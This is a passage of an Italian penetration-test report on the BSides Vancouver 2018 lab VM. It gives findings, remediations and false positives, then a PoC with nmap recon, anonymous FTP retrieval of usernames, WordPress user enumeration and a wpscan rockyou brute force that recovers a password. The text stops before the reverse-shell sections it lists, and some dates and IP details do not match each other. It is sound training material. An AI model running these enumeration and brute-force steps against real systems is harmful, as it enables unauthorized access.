

Analisi Vulnerabilità, PoC e Remediation

28/07/2026

Obiettivo: Il presente report contiene l'executive summary, l'analisi dettagliata delle vulnerabilità rilevate, la documentazione dei falsi positivi, le remediation applicate con relativa Proof of Concept, e la dimostrazione completa dell'attività di penetration testing dalla ricognizione iniziale all'ottenimento dei privilegi di root

Indice	
1. Executive Summary	Pag. 2
2. Analisi Vulnerabilità Critical — Ubuntu 12.04 EOL + Remediation	Pag. 2
3. Analisi Vulnerabilità Medium — SSH Weak Algorithms + Remediation	Pag. 3
4. Analisi Vulnerabilità Medium — Apache ETag Header + Remediation	Pag. 3
5. Falsi Positivi e relazione con vulnerabilità critiche	Pag. 3-4
6. PoC — Ricognizione e Scoperta Host	Pag. 4-5
7. PoC — Enumerazione Utenti e Accesso WordPress	Pag. 6
8. PoC — Iniezione Reverse Shell	Pag. 7
9. PoC — Privilege Escalation a Root e Flag	Pag. 8-9
10. Conclusione	Pag. 9

1. Executive Summary

È stato condotto un penetration test sulla macchina virtuale BSides Vancouver 2018, che replica un server web reale con più servizi attivi, l'obiettivo era individuare le vulnerabilità presenti, sfruttarle per ottenere il controllo completo del sistema, e documentare come risolverle. Il sistema presentava un problema principale e due problemi secondari:

- PROBLEMA PRINCIPALE — Il sistema operativo (Ubuntu 12.04) è obsoleto dal 2017 e non riceve più aggiornamenti di sicurezza
- PROBLEMA SECONDARIO 1 — Il server SSH (usato per la connessione remota sicura) utilizzava metodi di cifratura vecchi e noti come deboli, rendendo teoricamente intercettabili le comunicazioni
- PROBLEMA SECONDARIO 2 — Il server web Apache divulgava informazioni tecniche superflue nelle risposte HTTP, facilitando la ricognizione da parte di eventuali attaccanti

Esecuzione della Privilege Escalation

- Questi sono i vari passaggi effettuati documentati nel dettaglio più avanti
1. Abbiamo trovato un server FTP pubblico senza password che conteneva una lista di nomi utente.
 2. Tra questi, abbiamo identificato l'utente "john" come valido su un pannello WordPress nascosto.
 3. Abbiamo indovinato la sua password ("enigma") tramite un attacco automatizzato con lista di parole comuni.
 4. Dal pannello amministrativo di WordPress abbiamo inserito del codice malevolo in un plugin, ottenendo accesso remoto al server come utente web.
 5. Abbiamo scoperto un'operazione automatica (script) eseguita ogni minuto come amministratore root, con permessi di scrittura lasciati aperti a tutti. Modificando quello script abbiamo ottenuto il controllo completo del sistema.

Durante l'esercitazione sono state applicate due correzioni concrete:

- SSH: sono stati disabilitati i metodi di cifratura obsoleti, limitando il server SSH all'uso esclusivo di algoritmi crittografici moderni e sicuri
- Apache: è stata disabilitata la divulgazione delle informazioni di filesystem tramite header ETag

La correzione principale — l'aggiornamento del sistema operativo — richiede una pianificazione accurata (backup, test di compatibilità, migrazione) e non può essere applicata direttamente su una macchina di laboratorio senza interrompere l'esercitazione, viene documentata come raccomandazione teorica

Risultato finale

Il penetration test ha dimostrato che una combinazione di software obsoleto, configurazioni predefinite non modificate e controlli di accesso errati (permessi 777 su uno script eseguito da root ogni minuto) ha permesso la completa compromissione del sistema. Dopo le correzioni applicate, la scansione di verifica ha mostrato la scomparsa di tutte le vulnerabilità di tipo SSH e Apache, riducendo il totale da 28 a 19 segnalazioni.



2. Critical — Ubuntu 12.04 EOL (CVSS 10.0)

CRITICAL

CVSS: 10.0

Ubuntu 12.04 LTS è EOL dal 28 aprile 2017. Il kernel 3.11.0-15, OpenSSH 5.9p1, Apache 2.2.22 e vsftpd 2.3.5 installati sono versioni con vulnerabilità note, pubblicamente documentate e che non hanno alcun aggiornamento di sicurezza dal 2017, incluse quelle sfruttabili per privilege escalation locale (es. CVE-2016-9793 per kernel 3.11-4.8)

Remediation: Aggiornamento OS (teorica — non applicabile in laboratorio)

1. Backup completo del sistema
2. sudo do-release-upgrade per upgrade progressivo: 12.04 → 14.04 → 16.04 → 18.04 → 20.04 → 22.04 LTS
3. Verifica compatibilità applicazioni dopo ogni upgrade
4. Alternativa consigliata: migrazione dell'applicazione su nuova macchina con OS aggiornato

3. Medium — SSH Weak Algorithms (CVSS 4.3)

MEDIUM

CVSS: 4.3

Il server SSH supportava algoritmi CBC (Lucky13), scambi chiave con gruppi Diffie-Hellman deboli e MAC basati su SHA-1/MD5, questi sono stati ufficialmente deprecati da NIST e da RFC 8270

Remediation: Applicata — modifica /etc/ssh/sshd_config

Aggiunte 3 direttive a sshd_config e copiato il percorso in caso qualcosa andasse storto:
KexAlgorithms curve25519-sha256,diffie-hellman-group14-sha256
Ciphers aes128-ctr,aes192-ctr,aes256-ctr | MACs hmac-sha2-256,hmac-sha2-512
Riavviato il servizio SSH. La scansione post-remediation ha confermato la scomparsa di tutte le vulnerabilità SSH

```
root@bsides2018:~# cp /etc/ssh/sshd_config /etc/ssh/sshd_config.backup
cp /etc/ssh/sshd_config /etc/ssh/sshd_config.backup
root@bsides2018:~# printf "KexAlgorithms curve25519-sha256,diffie-hellman-group14-sha256\n" >> /etc/ssh/sshd_config
<ha256,diffie-hellman-group14-sha256\n" >> /etc/ssh/sshd_config
root@bsides2018:~# printf "Ciphers aes128-ctr,aes192-ctr,aes256-ctr\n" >> /etc/ssh/sshd_config
<Ciphers aes128-ctr,aes192-ctr,aes256-ctr\n" >> /etc/ssh/sshd_config
root@bsides2018:~# printf "MACs hmac-sha2-256,hmac-sha2-512\n" >> /etc/ssh/sshd_config
<MACs hmac-sha2-256,hmac-sha2-512\n" >> /etc/ssh/sshd_config
bash: /etc/ssh/sshd_config: No such file or directory
root@bsides2018:~# printf "MACs hmac-sha2-256,hmac-sha2-512\n" >> /etc/ssh/sshd_config
<MACs hmac-sha2-256,hmac-sha2-512\n" >> /etc/ssh/sshd_config
root@bsides2018:~# service ssh restart
service ssh restart
ssh stop/waiting
ssh start/pre-start, process 4471
```

Fig. 1 — Remediation SSH — modifica sshd_config con printf, backup e riavvio servizio (ssh stop/waiting → ssh start/pre-start)

4. Medium — Apache ETag Header (CVSS 5.3)

MEDIUM

CVSS: 5.3

Apache, in configurazione default, include negli header HTTP ETag le informazioni di filesystem del file servito, questo facilita fingerprinting e ricognizione senza richiedere autenticazione

Remediation: Applicata — FileETag None in /etc/apache2/apache2.conf

Aggiunta la direttiva FileETag None tramite echo >> e riavviato Apache, la scansione post-remediation ha confermato la scomparsa della vulnerabilità

```
root@bsides2018:~# echo "FileETag None" >> /etc/apache2/apache2.conf
echo "FileETag None" >> /etc/apache2/apache2.conf
root@bsides2018:~# service apache2 restart
service apache2 restart
* Restarting web server apache2
apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1 for ServerName
... waiting apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1 for ServerName
... done.
```

Fig. 2 — Remediation header HTTP ETag Apache2 — aggiunta della direttiva

5. Falsi Positivi e relazione con vulnerabilità critiche

Falso Positivo 1: Remote Services Not Using Post-Quantum Ciphers

Nessus segnala che SSH e altri servizi non usano algoritmi resistenti alla crittografia quantistica, questo è un avviso teorico: i computer quantistici sufficientemente potenti da rompere RSA/ECDSA non esistono ancora, infatti nel contesto attuale questa segnalazione NON rappresenta una vulnerabilità reale e concreta, ma è un falso positivo contestuale legato alla maturità tecnologica futura

Falso Positivo 2: Shor's Harvest Now Decrypt Later

Simile al precedente: avviso che un avversario potrebbe raccogliere traffico cifrato oggi per decifrarlo in futuro con un computer quantistico, tecnicamente possibile in teoria, ma non sfruttabile oggi, quindi un falso positivo contestuale con la stessa origine del precedente

Falso Positivo 3: Backported Security Patch Detection (WWW)

Nessus ha rilevato che Ubuntu/Debian applicano il backporting: prendono patch di sicurezza da versioni più recenti e le applicano alle versioni installate senza cambiare il numero di versione, questo significa che alcune vulnerabilità rilevate da Nessus basandosi solo sul numero di versione (banner-based check) potrebbero essere già state patchate tramite backport. Nessus lo ha riconosciuto e ha automaticamente disabilitato i controlli basati sul banner per evitare falsi positivi, questa segnalazione è quindi un avviso di possibili altri falsi positivi, non una vulnerabilità in sé

Falso Positivo 4: Target Credential Status — No Credentials Provided

Non è una vulnerabilità ma una limitazione della scansione: è stata eseguita senza credenziali, quindi Nessus non ha potuto verificare patch installate, configurazioni interne e stato reale dei servizi, una scansione credenzializzata darebbe un quadro più preciso, in questo caso SSH non accettava password (solo chiavi pubbliche), rendendo impossibile la scansione credenzializzata standard

Relazione tra Falsi Positivi e Vulnerabilità Critiche

I falsi positivi identificati non esistono in isolamento: sono tutti riconducibili alla vulnerabilità Critical del sistema operativo EOL

Falso Positivo	Causa Radice	Con l'OS aggiornato
Post Quantum / Shor's	OpenSSH 5.9p1 (Ubuntu 12.04)	OpenSSH ≥8.x supporta già X25519/Kyber
Backported Patch Detection	Sistema EOL senza update ufficiali	Scomparebbe: OS aggiornato = patch ufficiali
No Credentials Provided	SSH accetta solo chiavi (configurazione)	Rimane — configurazione indipendente dall'OS

In sintesi: tre dei quattro falsi positivi identificati scomparirebbero aggiornando il sistema operativo alla versione corrente, questo conferma ulteriormente che la vulnerabilità Critical (Ubuntu 12.04 EOL) è la causa radice della maggior parte dei problemi rilevati nell'intero assessment, sia delle vulnerabilità reali che dei falsi positivi

Vulnerabilità Info — Non falsi positivi, ma informazioni di sistema

Le restanti segnalazioni Info (FTP Detection, OS Identification, Service Detection, Web robots.txt, ecc.) non sono falsi positivi ma rilevamenti informativi corretti e utili: confermano la presenza di servizi attivi e configurazioni che sono state effettivamente sfruttate durante il pentest (FTP anonimo, robots.txt con /backup_wordpress), non richiedono remediation diretta ma sono input preziosi per la fase di exploitation

6. PoC — Ricognizione e Scoperta Host

Fase A: arp-scan — identificazione host nella rete Host-Only

Tramite arp-scan sull'interfaccia eth1 (192.168.56.0/24) è stato identificato il target: 192.168.56.102. MAC 08:00:27:07:5f:6a (VirtualBox PCS Systemtechnik), tramite una scansione veloce TCP Connect completa di tutte le porte TCP, mostrando solo le porte trovate aperte

```
(kali@kali)-[~/Desktop]
$ sudo arp-scan -I eth1 192.168.56.0/24

Interface: eth1, type: EN10MB, MAC: 08:00:27:ee:d0:96, IPv4: 192.168.56
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1 0a:00:27:00:00:02 (Unknown: locally administered)
192.168.56.100 08:00:27:db:ad:b8 PCS Systemtechnik GmbH
192.168.56.102 08:00:27:07:5f:6a PCS Systemtechnik GmbH
```

Fig. 3 — arp-scan — 3 host trovati: gateway (.1), Kali (.101), target BSides (.102)

```
(kali@kali)-[~/Desktop]
$ sudo nmap -p- --open -Pn -n -sT -T4 -v 192.168.56.102

Starting Nmap 7.98 ( https://nmap.org ) at 2026-08-25 14:32:00
Initiating Connect Scan at 14:32
Scanning 192.168.56.102 [65535 ports]
Discovered open port 21/tcp on 192.168.56.102
Discovered open port 80/tcp on 192.168.56.102
Discovered open port 22/tcp on 192.168.56.102
Completed Connect Scan at 14:32, 8.11s elapsed (0.00082s latency)
Nmap scan report for 192.168.56.102
Host is up (0.00082s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
```

Fig. 4 — nmap — 3 porte aperte: 21/FTP, 22/SSH, 80/HTTP

Fase B: nmap -sV -sC — enumerazione servizi e script NSE

La scansione nmap con flag -sV (versioni) e -sC (script NSE default) ha rivelato: FTP anonimo abilitato, cartella /public sul FTP, /backup_wordpress in robots.txt Apache, in questa fase di ricognizione applicativa è stata condotta una scansione per forza bruta tramite dirb per individuare directory e file nascosti o non direttamente indicizzati sul server web target; analizzando il risultato verrà ispezionato il contenuto del file robots.txt per verificare la presenza di eventuali percorsi esplicitamente nascosti





Fig. 5 — nmap -sV -sC — vsftpd 2.3.5 anonimo, OpenSSH 5.9p1, Apache 2.2.22, robots.txt disallow /backup_wordpress

Fig. 6 — dirb — enumerazione directory: trovato /backup_wordpress accessibile

Fase C: curl robots.txt — conferma path nascosto /backup_wordpress

Il file robots.txt rivelava esplicitamente il path da non indicizzare: Disallow: /backup_wordpress , accedendo via browser è stato trovato un WordPress attivo non pubblicizzato. Dall'analisi visiva della pagina emergono diverse informazioni chiave utili alla fase successiva: il post intitolato "[Retired] This blog is no longer being maintained" e la descrizione "Deprecated WordPress blog" confermano che si tratta di un'installazione obsoleta e probabilmente non aggiornata con le ultime patch di sicurezza, nel post viene identificato l'amministratore/autore del contenuto: l'utente john e nel menu laterale (sezione META) a fine pagina è visibile e raggiungibile il link Log in, che punta alla schermata standard di login




Fig. 7 — curl robots.txt — "Disallow: /backup_wordpress" esplicito



Deprecated WordPress blog

Just another WordPress site

META

- [Log in](#)
- [Entries RSS](#)
- [Comments RSS](#)
- [WordPress.org](#)

Fig. 8 — META, Log in — Login al WordPress

[Retired] This blog is no longer being maintained

A new blog is being set up, all current posts will be migrated.
For any questions, please contact IT administrator John.
john
March 7, 2018
Leave a comment

Fig. 9 — WordPress su /backup_wordpress — "Deprecated WordPress blog" attivi

7. PoC — Enumerazione Utenti e Accesso WordPress

Fase A: FTP anonimo — download users.txt.bk con 5 username

Il server FTP accettava login con username "anonymous" senza password, nella directory /public: users.txt.bk (31 bytes) con 5 username: abatchy, john, mai, anne, doomguy. Questa è stata scaricata sulla macchina dell'attaccante e ci servirà per l'accesso al WordPress tramite brute force con dizionari già compilati

```
(kali@kali)~[~/Desktop]
$ ftp 192.168.56.102
Connected to 192.168.56.102.
220 (vsFTPd 2.3.5)
Name (192.168.56.102:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||29986|).
150 Here comes the directory listing.
drwxr-xr-x  2 65534  65534   4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||15749|).
150 Here comes the directory listing.
-rw-r--r--  1 0      0      31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||39533|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****|
226 Transfer complete.
31 bytes received in 00:00 (5.46 KiB/s)
ftp> exit
221 Goodbye.
```

Fig. 10 — FTP anonimo — ls /public, cd public, get users.txt.bk, 31 bytes scaricati

Fase B: Validazione username su WordPress — enumerazione utenti

WordPress distingue i messaggi di errore: "Invalid username" per utenti inesistenti, "The password you entered for the username X is incorrect" per utenti validi. Solo john ha prodotto il secondo errore




Fig. 11 — Utenti non validi — abatchy, anne, mai, doomguy: "ERROR: Invalid username. Lost your password?"




Fig. 12 — john valido — "The password you entered for the username john is incorrect"

Fase C: wpscan bruteforce — password john trovata con rockyou.txt

A seguito dell'individuazione dell'utente valido john durante la fase di enumerazione dell'istanza WordPress (/backup_wordpress/), è stata eseguita una verifica sulla robustezza della password associata all'account tramite un attacco basato su dizionario (dictionary attack), l'obiettivo di questa fase è valutare la conformità delle credenziali aziendali rispetto alle politiche di complessità delle password (Password Policy), l'utilizzo del dizionario di standard industriale rockyou.txt consente di verificare se l'account amministrativo utilizzi credenziali deboli, comuni o precedentemente compromesse, esponendo il sistema al rischio di accessi non autorizzati. Questa verifica viene eseguita tramite wpscan ed è stato lanciato il comando wpscan -U john, -P /usr/share/wordlists/rockyou.txt, con successiva password trovata: john:enigma

```
(kali@kali)~[~/usr/share/wordlists]
$ wpscan --url http://192.168.56.102/backup_wordpress/ -U john -P /usr/share/wordlists/rockyou.txt
```

Fig. 13 — wpscan --url .../backup_wordpress/ -U john -P .../rockyou.txt

